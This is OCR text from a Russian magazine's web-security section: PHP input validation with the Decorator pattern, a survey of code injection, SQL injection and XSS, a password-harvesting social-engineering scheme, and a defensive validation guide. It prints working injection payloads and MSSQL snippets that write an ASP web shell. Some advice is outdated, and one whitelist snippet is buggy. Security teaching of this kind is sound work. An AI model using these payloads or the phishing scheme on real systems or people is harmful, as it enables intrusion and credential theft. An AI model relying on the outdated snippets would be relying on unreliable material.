| **bio.php** | Страница с биографией Васи Пупкина |
| **links.php** | Страница с ссылками |
| **html.php** | Вспомогательный файл |

**Таблица 2**

| Название | Описание |
|---|---|
| **function __construct($Title)** | Создание и инициализация объекта (в нашем случае — установка названия страницы) |
| **function BeginHTML()** | Вывод заголовка html-файла |
| **function EndHTML()** | Вывод окончания html-файла |
| **function Logo()** | Вывод логотипа сайта |
| **function Menu()** | Вывод главного меню сайта |
| **abstract function MainText()** | Вывод основного содержания веб-страницы |
| **function Write()** | Вывод веб-страницы путем вывода ее отдельных элементов |





**Схема1. Диаграмма классов при использовании декоратора**

текст скрипта, а такой ценной информацией он без труда воспользуется для дальнейшего поиска недочетов в нашей системе безопасности. Следующим шагом взломщика может быть попытка вывести на экран какие-либо конфигурационные файлы с логином и паролем администратора сайта.

Выхода два: можно вместо имени файла передавать идентификатор статьи, а затем преобразовывать его в имя файла или тщательно проверять имя файла на допустимые имена, на слеши и обратные слеши, чтобы взломщик не смог путешествовать по нашим каталогам. Во втором случае лучше всего воспользоваться оператором if (или массивом имен файлов) и выбирать файл для отображения из жестко заданного списка.

➔ **функция system().** Встречаются и более патологические случаи: некоторые «программисты» используют внешние данные в функции system(), которая выполняет произвольную команду операционной системы. В таком случае до дефейса сайта — буквально один шаг. Функцию system вообще не следует использовать без экстренной необходимости! Если уж пришлось задействовать ее вместе с внешними данными, то тут надо будет осуществить очень строгую проверку на спецсимволы: от всех специальных символов *nix-систем до символа с кодом 0, иначе взломщик получит возможность исполнять произвольные команды операционной системы на сервере, и от сайта останутся одни потроха.

➔ **базы данных.** В связке с PHP обычно применяют базу данных MySQL (реже — PostgreSQL). Доступ к данным в таком случае осуществляется при помощи языка запросов SQL. В такие запросы часто приходится вставлять внешние данные, например, для гостевой книги в базе данных надо сохранить, как минимум, ник и сообщение пользователя. Язык SQL очень гибок, и поэтому здесь надо быть внимательным к входящим данным.

➔ **чаты, гостевые книги, форумы.** В данном случае нужно волноваться также и о взломе другого типа: взломщик может попытаться воспользоваться тэгами HTML, поэтому вообще нельзя допускать ввода символов «<» и «>». Их надо либо экранировать, либо выводить сообщение о неправильном вводе. Несоблюдение этого простого правила открывает широкую дорогу злому хакеру.

➔ **решение проблемы.** Вспомним, что PHP5 сам по себе довольно неплохо поддерживает объектно-ориентированное программирование. Это — более мощный и гибкий подход, чем самостоятельное написание проверок, на который мы и обратим свое внимание.

Итак, пусть мы решили, что в первую очередь будем проверять размер строки. Можно написать соответствующий класс. Далее нам приходит в голову, что неплохо бы сделать проверку на отсутствие слешей и обратных слешей. Мысль опытного программиста на этом не остановится, — он придумает другие проверки. Как же нам их все учитывать? Нам ведь будет нужно применять эти проверки в произвольном порядке.

Для начала — определимся предельно четко с тем, чего нам нужно достичь.

В первую очередь, нам нужно динамически добавлять новое поведение объекту, то есть различного рода проверки. Можно, конечно, придумать решение самому, но у программистов есть поговорка: «Не надо изобретать велосипед». Лучше воспользоваться уже готовым решением — шаблоном проектирования, который используют профессиональные программисты с огромным опытом. В книге «Банда четырех» (Gang of Four, GoF) есть подходящий нам шаблон проектирования — Decorator. «Decorator» переводится как «украшатель», то есть мы украшаем нашу проверку длины строки дополнительными проверками. Приведу схему, по которой мы будем дальше действовать (смотри схему 1).

Component (Checker) — это просто абстрактный класс проверки, ConcreteComponent (StringChecker) — это класс для проверки длины строки, который мы будем декорировать дополнительным поведением. Decorator (Decorator) — это абстрактный класс, который нужен для организации цепочки декораторов. ConcreteDecorator (SlashChecker, BackSlashChecker) — это классы с дополнительным поведением (в нашем случае это проверки). Теперь приведу код (см. листинг 1)

Этот код должен выдавать такой результат:

```
Проверка строки: 'Строка /для/ проверки'
Проверка строки на обратные слеши:
Проверка пройдена
Проверка строки на слеши:
Проверка не пройдена
Проверка размера строки:
Проверка пройдена
Проверка строки: '1365m434\'
Проверка строки на символы,
отличные от цифр: Проверка не пройдена
```

Код «для решения проблем» **(1)**

```
<?php
abstract class Checker   // класс проверки
{
 abstract public function Check($StringToCheck);  // проверка строки $StringToCheck
 // перевод «успешности» проверки в строку
 // $IsOK == True - проверка пройдена,
 // $IsOK == False - проверка не пройдена
 function Result($IsOK)
 {
 if ($IsOK)
 return "<font color='green'>Проверка пройдена</font><br>";
 else
 return "<font color='red'>Проверка не пройдена</font><br>";
 }
}
class StringChecker extends Checker              // проверка размера для строк
{
 function Check($StringToCheck)
 {
 echo "Проверка размера строки: ";
 echo $this->Result(strlen($StringToCheck) <= 100);
 }
}
```

```
abstract class Decorator extends Checker          // декоратор для класса StringChecker
{
 private $MyChecker = null;       // переменная для построения цепочки декораторов

 // конструктор запоминает следующий декоратор
 function __construct(Checker $MyChecker)
 {
 $this->MyChecker = $MyChecker;
 }
 public function Check($StringToCheck)    // вызывается функция проверки $MyChecker
 {
 if ($this->MyChecker != null)
 $this->MyChecker->Check($StringToCheck);
 }
}
class SlashChecker extends Decorator     // проверки строки на слеши
{
 public function Check($StringToCheck)
 {
 echo "Проверка строки на слеши: ";
 echo $this->Result(!strstr($StringToCheck, '/'));
 parent::Check($StringToCheck);
 }
}
class BackSlashChecker extends Decorator // проверки строки на обратные слэши
{
 public function Check($StringToCheck)
 {
 echo "Проверка строки на обратные слеши: ";
 echo $this->Result(!strstr($StringToCheck, '\\'));
 parent::Check($StringToCheck);
 }
}
// проверка строки на символы, отличные от цифр, т.е.строка должна содержать одни цифры
class DigitsChecker extends Decorator
{
 public function Check($StringToCheck)
 {
 echo "Проверка строки на символы, отличные от цифр: ";
 $IsOK = True;
 for ($i = 0; $i < strlen($StringToCheck); $i++)
 {
 if ( ($StringToCheck{$i} < '0') || ($StringToCheck{$i} > '9') )
 {
 $IsOK = False;
 }
 }
 echo $this->Result($IsOK);
 parent::Check($StringToCheck);
 }
}
$S1 = "Строка /для/ проверки";
echo "<b>Проверка строки: '$S1'</b><br>";
$Checker1 = new BackSlashChecker(new SlashChecker(new StringChecker()));
$Checker1->Check($S1);
echo "<br>";
$S2 = "1365m434\\";
echo "<b>Проверка строки: '$S2'</b><br>";
$Checker2 = new DigitsChecker(new BackSlashChecker(new StringChecker()));
$Checker2->Check($S2);
?>
```

```
Проверка строки на обратные слеши:
Проверка не пройдена
Проверка размера строки:
Проверка пройдена
```

Класс Checker представляет собой абстрактный класс, то есть в нем объявлены специальные функции для проверки, но использовать мы их не сможем, так как они не реализованы. Например, объявлена функция Check для проверки строки. В классе StringChecker функция Check уже реализована для проверки размера строки, а абстрактном классе Decorator добавлена переменная MyChecker для организации цепочки декораторов.

Функция __construct(Checker $MyChecker) — это конструктор, который вызывается при создании объекта класса. Конструктору передается объект Checker, который будет сохранен для вызова функции Check. Функция Check класса Decorator просто вызывает $MyChecker→Check($StringToCheck). В классах для конкретных проверок нужно переписать функцию Check и не забыть в конце ее вызвать parent::Check($StringToCheck) (Check класса Decorator). Посмотрим, как эта система работает. Необходимо создать объект, который будет выполнять проверку (допустим, нам надо проверить размер строки, то, состоит ли эта строка из одних цифр и есть ли в ней слеши):

```
$Checker = new DigitsChecker(new
BackSlashChecker(new StringChecker()));
```

**теперь просто вызовем метод Check:**

```
$Checker->Check($S); // $S –
строка для проверки
```

Проследим цепочку вызовов. Объект $Checker является объектом класса DigitsChecker, поэтому сначала будет произведена проверка на наличие символов, отличных от цифр. Но в конце этого метода стоит строка, которая вызывает родительский метод Check. Метод Check класса Decorator вызовет BackSlashChecker::Check, а он, в свою очередь, вызовет StringChecker::Check, на чем проверка и закончится.

➔ **делаем выводы.** Безусловно, можно было бы попытаться реализовать то же самое при помощи функций, но решение получилось бы не настолько гибким. А вот с помощью классов можно создать целую иерархию «проверяльщиков», комбинируя их в произвольной последовательности. Применение шаблона проектирования Decorator позволило создать достаточно гибкую и надежную систему проверки. Для создания нового типа проверки достаточно просто создать новый класс от класса Decorator и переопределить метод Check. Если необходимо, чтобы последовательность проверок была обратной, то есть первой выполнялась StringChecker::Check, надо просто поместить вызов метода Decorator::Check($StringToCheck) в начале. C

# внутримышечно и внутривенно

## Обзор технологий взлома веб-ресурсов

ПРАКТИЧЕСКИ ЛЮБОЙ САЙТ МОЖНО «УБИТЬ» ПРИ ПОМОЩИ СМЕРТЕЛЬНЫХ ИНЪЕКЦИЙ. ТАКОЙ УКОЛ МОЖНО СДЕЛАТЬ ТРЕМЯ СПОСОБАМИ: ИНЪЕКЦИЕЙ КОДА, ИНЪЕКЦИЕЙ SQL И МЕЖСАЙТОВЫМИ СКРИПТАМИ. ПРО ВСЕ ТРИ ВИДА ПИСАЛОСЬ ОЧЕНЬ МНОГО СТАТЕЙ, В ЭТОМ ЖЕ МАТЕРИАЛЕ Я ХОЧУ НЕ ПРОСТО РАССКАЗАТЬ, НО И ПРОАНАЛИЗИРОВАТЬ ВСЕ ВИДЫ ИНЪЕКЦИЙ

Борис Вольфсон
borisvolfson@gmail.com, http://splendot.com

→ **code injection.** «Этот вид уязвимостей, слава Богу, потихоньку отмирает и фактически встречается только на самописных сайтах», — такие мысли бродили у меня в голове перед написанием статьи. «Во-первых, чтобы такую дыру сделать, нужно написать реально кривой код. Во-вторых, это один из самых старых и хорошо описанных видов уязвимостей…», в общем, кратко коснемся темы инъекции кода, и тут же перейдем к нормальным уязвимостям». Именно так я и рассуждал, поэтому за текущими новостями по теме сходил в Google чисто для проформы. Каково же было мое удивление, когда по запросу «code injection» я нашел информацию о дырках в довольно известных системах ведения блогов и управления контентом.

В теории все выглядит просто: есть скрипт, исполняемый на сервере, в который взломщику необходимо встроить свой код. Провернуть такую махинацию довольно просто, если соблюдены два условия. Во-первых, веб-разработчик должен использовать конструкцию include с параметром переменной, а во-вторых, должен плохо проверять данные, поступающие от пользователя. Наиболее часто такая ситуация возникает в простых скриптах:

**HTML + PHP**

```
<!-- Заголовок -->
<?php
include ($page);
?>
<!-- Завершающая часть -->
```

Соответственно, работа идет со ссылками типа http://tralivali/index.php?page=about.php. Самое безобидное, что можно сделать — это просмотреть информацию о PHP (и не только):


**Схема инъекции кода**

**PHP**

```
<?php
phpinfo();
?>
```

Создав такой файл у себя на сервере, просто включаем его в запрос вместо about.php — и видим всю информацию на экране. Таким образом, мы внедрили произвольный код в скрипт на сервере и получили необходимую информацию. Но это только цветочки, ведь можно при помощи PHP сделать все, что нашей душе угодно.

Написав вышеописанный пример, я задумался о его наигранности и зашел в Гугл. Каково же было мое удивление, что по соответствующему запросу 3 сайта из первой десятки были уязвимы. Воистину — день открытий ;).

➔ **SQL Injection.** Приступим ко второму блюду — вместо борща у нас инъекция SQL. Давным-давно, когда по земле еще ходили динозавры, веб-программеры использовали для хранения данных текстовые файлы. Потом, когда человек изобрел колесо, веб-разработчики придумали базы данных и стали хранить все в них. И было всем счастье — и список пользователей туда засунуть можно, и все документы на сайте положить. Но однажды один умелец случайно ввел в форму апостроф, и выдал скрипт SQL-ошибку. Прочитал умелец сообщение, подумал немного и ввел вместо апострофа ' OR '1'='1', еще немного поколдовал и стал с тех пор администратором. На том и сайту конец, а кто понял — молодец. А кто не понял — для тех поясню ;).


**Схема SQL-инъекции**


**Схема межсайтового скриптинга**

Работа с базой ведется на языке SQL, например, чтобы проверить, что пользователь существует, можно сделать такой запрос по логину:

**SQL**

```
SELECT * FROM users WHERE username=
'$username'
```

А теперь подставь в запрос апостроф или ' OR '1'='1' и посмотри, что получится. Фактически, мы можем выполнить произвольный SQL-запрос, и случиться что-нибудь нехорошее:

**SQL**

```
'; DELETE FROM customers WHERE 1
or username = '
```

Хочу кинуть еще пару хороших идей, как можно воспользоваться SQL-инъекцией. Для этого мы рассмотрим детали диалектов языка SQL у разных производителей. Начнем с MySQL, который делает то, что я от него никак не ожидал ;). А проблема проста: если SELECT-запрос подвержен инъекции, то не факт, что его результат будет выведен на экран, но если внимательно почитать руководство по MySQL, то можно найти замечательный функционал — результат запроса можно перенаправить в файл!

**SQL**

```
SELECT <поля> FROM <таблица>
INTO OUTFILE '<файл>';
```

Теперь осталось найти каталог, который нас приютит. В случае с CMS все решается довольно просто — почти всегда есть каталог для загрузки файлов upload. Именно в такой каталог и стоит перенаправлять вывод.

Начиная с четвертой версии, MySQL поддерживает объединение запросов при помощи команды UNION. Таким образом, можно вывести дополнительную информацию из произвольной таблицы. Посмотрим, как это выглядит на примере:

**SQL**

```
SELECT title, description FROM articles
WHERE id='$id';
```

Title и description имеют тип varchar, поэтому переменной $id нужно присвоить такое значение, чтобы при подстановке получился следующий запрос:

**SQL**

```
SELECT title, description FROM articles
WHERE id='123123'
```

```
Снипеты MSSQL-инъекций для ActiveX                    (1)
«Advanced SQL Injection In SQL Server Applications»

Запускаем блокнот
declare @o int
exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
[Смотрим файл boot.ini]
declare @o int, @f int, @t int, @ret int
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'opentextfile', @f out, 'c:\boot.ini', 1
exec @ret = sp_oamethod @f, 'readline', @line out
while( @ret = 0 )
begin
print @line
exec @ret = sp_oamethod @f, 'readline', @line out
end

Получаем shell
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'createtextfile', @f out, 'c:\inetpub\wwwroot\foo.asp', 1
exec @ret = sp_oamethod @f, 'writeline', NULL,
'<% set o = server.createobject("wscript.shell"): o.run(
request.querystring("cmd") ) %>'
[Сервер говорит, что он захвачен]
declare @o int, @ret int
exec sp_oacreate 'speech.voicetext', @o out
exec sp_oamethod @o, 'register', NULL, 'foo', 'bar'
exec sp_oasetproperty @o, 'speed', 150
exec sp_oamethod @o, 'speak', NULL, 'all your sequel servers are belong to,us', 528
waitfor delay '00:00:05'
```

**Сравнение инъекций**

| Название | Опасность | Распространненость | Сложность защиты | Объект атаки |
|---|---|---|---|---|
| **Code injection** | самая высокая | низкая | низкая | скрипт (с привелегиями веб-сервера) |
| **SQL Injection** | высокая | средняя | средняя | база данных |
| **XSS** | средняя | высокая | высокая | конечный пользователь |

```
UNION
SELECT login, password FROM users;
/*
';
```

Обрати внимание, как я использовал комментарий, — при Union-инъекциях это стандартная практика отсечения ненужной части строки.

MS SQL Server — вообще штука веселая. При помощи SQL на нем можно даже запускать приложения. Конкретные примеры инъекций смотри на врезке и пользуйся на здоровье ;).

➔ **поиск уязвимостей типа code injection (источник: «Ten Security Checks for PHP»).** Старайся не использовать переменные в качестве параметров у функций readfile, fopen, file, include, require. Если подобный функционал все-таки необходим, то можно попробовать заменить переменные константами. При использовании переменных следует ограничить файлы, которые могут быть использованы, заранее определенным списком:

**PHP**
```
$valid_file = array(
  "index.php"   => "",
  "funct.php"   => "",
  "common.php"  => "");

if (!isset($valid_files[$page])) {
  die("Данный файл нельзя
использовать");
}
```

Если нам действительно необходимо использовать файл, имя которого определяется динамически, тогда стоит проверять его соответствующим регулярным выражением:

**PHP**
```
if ( !(eregi("^[a-z_./]*$", $page) &&
!eregi("\\.\\.", $page)) ) {
  die("Данный файл
нельзя использовать");
}
```

В любом случае будет также полезно настроить опции allow_url_fopen и open_basedir в файле php.ini.

➔ **XSS.** Я слежу за новостными рассылками о дырах в безопасности одной CMS. 99% уязвимостей в модулях этой системы — XSS. Этим-то и опасен данный вид инъекций — от него чрезвычайно трудно защититься, и XSS порой подвержены даже популярные движки и крупные сайты (а-ля MySpace).

В наше время на большинстве сайтов пользователи имеют возможность создавать свои материалы и комментировать чужие. Для красивого оформления пользователю дается возможность вводить данные в формате HTML. Ввод HTML-кода может быть разрешен напрямую, либо при помощи WYSIWYG-редактора. Казалось бы, все довольны! Особенно взломщики ;). Есть хорошая пословица: «Где HTML, там и JavaScript». Таким образом, при вводе можно использовать тег <script> для исполнения произвольного JavaScript (и не только его, кстати). А если мы можем использовать скрипты, которые исполняются на стороне пользователя, значит, мы можем украсть его куки! А тут уже и до взлома аккаунта недалеко…

➔ **фрагментированные XSS-атаки.** Часто бывает так, что информация, вводимая пользователем, хорошо фильтруется, и к форме на кривой козе не подступишься. Но если в ней несколько полей, например, «название материалов» и «содержание материалов», то можно попробовать более сложный вид атаки — фрагментированный. При таком подходе, необходимо, чтобы данные из разных полей формы выводились последовательно, и тогда появляется вероятность того, что вместе «безобидные строчки» станут грозным оружием.

➔ **аудит XSS-уязвимостей (источник: «HTML Code Injection and Cross-site scripting»).** Проверка форм на исполнение скрипта. Открываем HTML-страницу для аудита и в каждое поле поочередно вводим следующее:

```
<script>alert('CSS
Vulnerable')</script>
<img csstest=javascript:alert('CSS
Vulnerable')>
&{alert('CSS Vulnerable')};
```

Дальше жмем кнопку «Отправить», и если в результате выскакивает сообщение или появляются ошибки на страничке, то форма уязвима.

Проверка GET-запросов на исполнения скрипта. Теперь то же самое делаем ссылками вида «?var=qwerty» (аналогичным образом проверим и куки).

HTML-инъекция. Во все элементы ввода пробуем вставить ";!--"<CSS_Check>=&{()}. Строка начинается с двух апострофов и заканчивается фигурной скобкой. На следующей странице ищем «<CS_Check>» (без кавычек), — если нашли, то страница уязвима. Также остается возможность взлома, если часть символов не заэкранировалась.

➔ **сравнение и анализ.** У всех описанных выше атак много общего. Как правило, они производятся на хорошо защищенный и настроенный сервер. То есть по части администрирования вопросов не возникает, поэтому приходится искать пробелы в работе программистов. Самой опасной, на мой взгляд, дырой является возможность выполнить произвольный PHP-код на стороне сервера, после чего можно получить доступ к базам данных и выполнить JavaScript.

По распространенности сейчас лидируют XSS-атаки, чуть отстали SQL-инъекции. Поясню — пик использования SQL-инъекций прошел некоторое время назад: вспомните хотя бы бесконечные недоработки PHP-Nuke :). Что же касается инъекций кода, то скрипты, подверженные этим болезням, водятся только в самописном или незащищенном коде, хотя есть и исключения из этого правила.

Переходим к сложностям защиты. Здесь в лидерах XSS, немного отстает SQL, и позади — инъекции PHP-кода. Чтобы понять, почему именно так распределились призовые места, нужно взвесить, сколько уходит времени (денег) на защиту от той или иной напасти ☻

## СОЦИАЛЬНЫЙ ИНЖИНИРИНГ BY EXAMPLE


Чтобы узнать пароль человека, можно использовать свои знания веб-технологий, а можно — его доверчивость. Это обычно называют социальным инжинирингом. Хочу рассказать один пример подобного приема, надеюсь, ты сделаешь выводы :). Цель: получить логин и пароль человека его аккаунта на сайте. Информация: человек очень любит XXX. «XXX» — это не то, о чем ты подумал, а произвольная тема, которой увлекается потенциальная жертва ;). Для начала необходимо сделать сайт на эту тему с большим количеством информации. Кроме материалов на сайте будет возможность их комментирования или, скажем, форум. И для того, чтобы стать активным пользователем сайта, надо зарегистрироваться на нем. А вот тут — самое интересное: у многих людей на всех сайтах пароли одинаковые!

В таком случае может возникнуть две проблемы: жертва может либо не зарегистрироваться на сайте, либо пароль может быть другим. Поэтому сайт надо наполнить интересными материалами и дать незарегистрированным пользователям возможность просматривать только их часть. Вторая проблема намного серьезней, но и из нее можно извлечь определенную пользу. Во-первых, пароль может дать информацию о том, как жертва придумывает пароли. Во-вторых, можно обнулить его пароль и прислать письмо «У нас база полетела, зарегистрируйтесь еще раз» :).

Вывод: придумывайте пароли разные и длинные — Df!2go#_^_7M, например.

**Полезный** журнал
о карманных компьютерах,
ноутбуках, смартфонах


**В продаже с 31 января**



# вакцина для сайта

## Создание многоуровневой защиты от взлома веб-приложений

«МОЙ САЙТ — МОЯ КРЕПОСТЬ» — ТАКИМ ДОЛЖЕН БЫТЬ ДЕВИЗ ВСЕХ ВЕБ-РАЗРАБОТЧИКОВ. В ЭТОЙ СТАТЬЕ Я РАССКАЖУ, КАК КАМЕНЬ ЗА КАМНЕМ И КИРПИЧ ЗА КИРПИЧОМ ПОСТРОИТЬ ТАКУЮ КРЕПОСТЬ. МЫ НАЧНЕМ С ЗАЩИТЫ НА СТОРОНЕ КЛИЕНТА И ЗАКОНЧИМ ОБОРОНОЙ СЕРВЕРНОЙ ЧАСТИ.

Борис Вольфсон
borisvolfson@gmail.com http://splendot.com

➔ **три круга обороны на стороне клиента.** Начнем с самого простого — с отпугивания «юных хакеров» ;). Итак, малолетнее создание открыло браузер, зашло на твой сайт, нашло форму и пытается своими коварными ручками ввести туда что-нибудь нехорошее. Прежде всего, воспользуемся возможностями языка HTML. Для начала выберем подходящий элемент управления, например, если надо выбрать «место жительства», то безопасней будет использовать выпадающий список (а не строку ввода). Что касается последней, то желательно выбрать и максимальную длину для строки ввода.

Второй круг обороны будет работать на JavaScript, который поможет нам подвергнуть строгому аудиту все, что пользователю вздумается ввести в наши формы. Мы можем, например, убедиться, что введен действительно e-mail, а не SQL-запрос, который выдаст злоумышленнику пароли всех пользователей.

Третий и самый последний круг исповедует идеологию AJAX, поэтому не является чисто клиентским. После заполнения очередного поля мы сделаем запрос на сервер о правильности введенных данных.

Рассмотрим плюсы и минусы данного подхода. Он, безусловно, отпугнет взломщиков-дилетантов, которые не умеют пользоваться ничем кроме браузера. Отмечу также еще один приятный эффект — улучшение юзабилити сайта, ведь при неправильном заполнении формы пользователь еще до ее отправки получит соответствующее сообщение. Минус у защиты на стороне клиента только один — обойти ее проще пареной репы, так что сохраняем страницу у себя на сервере и отключаем в браузере JavaScript. А еще лучше — работаем не через браузер, а с помощью скрипта. Так что защиту на стороне клиента можно считать рвом вокруг нашей крепости. А поскольку ров — это самое-самое начало, то приступим к возведению стен =).

➔ **защищаемся на сервере.** Сразу оговорюсь, какие аспекты я освещу в следующей части статьи. Здесь ты не услышишь ни о тонких настройках безопасности в Линукс, ни о том, как правильно собрать защищенный апач и какие модули к нему прикрутить. Не будет произнесено ни слова о настройках PHP (любимые мои magic quotes). Оставим эти дела сисадминам, — они не зря свой хлеб едят, а сами займемся программированием. Бросим беглый взгляд на схему, по которой нам предстоит работать дальше (смотри схему 1).

➔ **проверка входных данных.** Для начала определим, откуда наш скрипт может получать потенциально опасную информацию. Первое, что приходит на ум — это формы, которые заполняет пользователь. Данные из них могут передаваться двумя методами. При использовании метода POST данные поступают скрипту на стандартный вход, а если применяется метод GET, то информация передается в адресной строке:

**URL**

```
http://www.example.ru/index.php
?variable=value
```

Ты любишь печенье? Нет? А вот взломщики любят, ведь часть информации передается именно через куки. Обычно это идентификатор сессии и другая информация, которая сохраняется во время серфинга юзера по сайту. Для скрипта, написанного на PHP, все вышеописанные методы получения внешней информации практически равнозначны, поэтому ты можешь использовать массив $_REQUEST (правда, это не очень безопасное решение).

Вроде бы все, но нет! Подумай, откуда еще скрипт получает данные? Конечно, из БД (или из редких нынче текстовых файлов)! Возникает зако-

ПРОСТАВЬ ОПЦИИ DISPLAY_ERRORS = OFF И LOG_ERRORS = ON ДЛЯ ОТКЛЮЧЕНИЯ ПОКАЗА ОШИБОК И ДЛЯ ВКЛЮЧЕНИЯ ИХ ЖУРНАЛИРОВАНИЯ

номерный вопрос: «А почему мы не можем доверять информации, полученной из базы данных?». Есть два источника угрозы. Во-первых, взломщик мог получить доступ к базе данных и занести туда произвольную информацию, например, с помощью SQL-инъекции. Во-вторых, есть такая нехорошая вещь, как XSS — межсайтовый скриптинг. В данном случае, злоумышленник мог положить в базу данных информацию, используя наши же скрипты. Например, он может написать в гостевой книге и в комментарии несложный JavaScript, который передаст ему куки всех пользователей, его прочитавших. Поэтому фильтры проверки надо накладывать на данные и при их поступлении от пользователя, и при выдаче этих данных самому пользователю.

➔ **типы проверок.** Откуда могут поступить вредоносные строчки, мы с тобой выяснили, теперь рассмотрим, что в них может быть злого и как с этим бороться. Начнем с самого простого — ограничим длину вводимых пользователем данных. Такая банальная проверка может понадобиться для работы с базами данных. Также следует проверить все поля для введения этих данных, если заранее известен их тип (в частности, на входе мы можем получить число или дату и осуществить необходимую проверку). В PHP можно использовать функцию is_numeric для проверки «на число», правда, с осторожностью — в разных версиях результаты ее работы будут немного отличаться. В общем случае удобно использовать регулярные выражения, которые удачно реализованы во многих языках или библиотеках. Для проверки на корректность адреса электронной почты можно использовать такой regexp:

## ВКЛЮЧИ ОПЦИЮ MAGIC_QUOTES_GPC ДЛЯ АВТОМАТИЧЕСКОГО ЭКРАНИРОВАНИЯ ВСЕХ ВХОДЯЩИХ ДАННЫХ

**PHP**
```
eregi("^[A-Z0-9._%-]+@[A-Z0-9._%-]+\.
[A-Z]{2,6}$", $email)
```

Что касается проверки входных данных на принадлежность к миру чисел, то регулярные выражения могут помочь и здесь. Давай, кстати, немного усложним задачу: входной параметр должен быть целым числом без знака. Для этого сначала уберем пробельные символы в начале и в конце строки, а затем проверим строку регулярным выражением.

**PHP**
```
function is_unsigned_integer($val)
{
      $val=str_replace
(" ","",trim($val));
      return eregi("^([0-9])+$",$val);
}
```

Регулярное выражение «^([0-9])+$» (без кавычек) означает, что строка должна содержать только цифры и их количество должно быть не меньше одной. Аналогичные регулярные выражения необходимо использовать и для остальных данных.

Лично я люблю использовать класс Validate из библиотеки PEAR, который позволяет проводить достаточно сложные проверки в одну строчку:

**PHP**
```
$validate = &new Validate();
$validate->string( $username,
array('format'=>VALIDATE_ALPHA .
VALIDATE_NUM . VALIDATE_SPACE ) )
$validate->email( $email )
$validate->number( $age,
array( 'min'=>0, 'max'=>100 ) )
```

Методы класса Validate возвращают false, если проверка не пройдена. Сначала мы проверяем имя пользователя: оно должно состоять только из букв, цифр и пробелов. Затем мы поверяем адрес электронной почты, и, наконец, убеждаемся, что возраст пользователя — это число в диапазоне от 0 до 100.





**Схема 1. Защита на стороне сервера**

➔ **экранируем спецсимволы.** Спецсимволы нас, прежде всего, не устраивают в том случае, когда записи информации производятся в базу данных, поскольку в них наверняка кроется великое-превеликое зло SQL-инъекций и XSS-атак. В этом смысле, PHP предлагает нам целый арсенал средств борьбы с подобного рода непрятными уязвимостями. Все, что от нас неукоснительно требуется — это использовать их. Приведу список функций, которые следует использовать для экранирования (смотри таблицу 1).

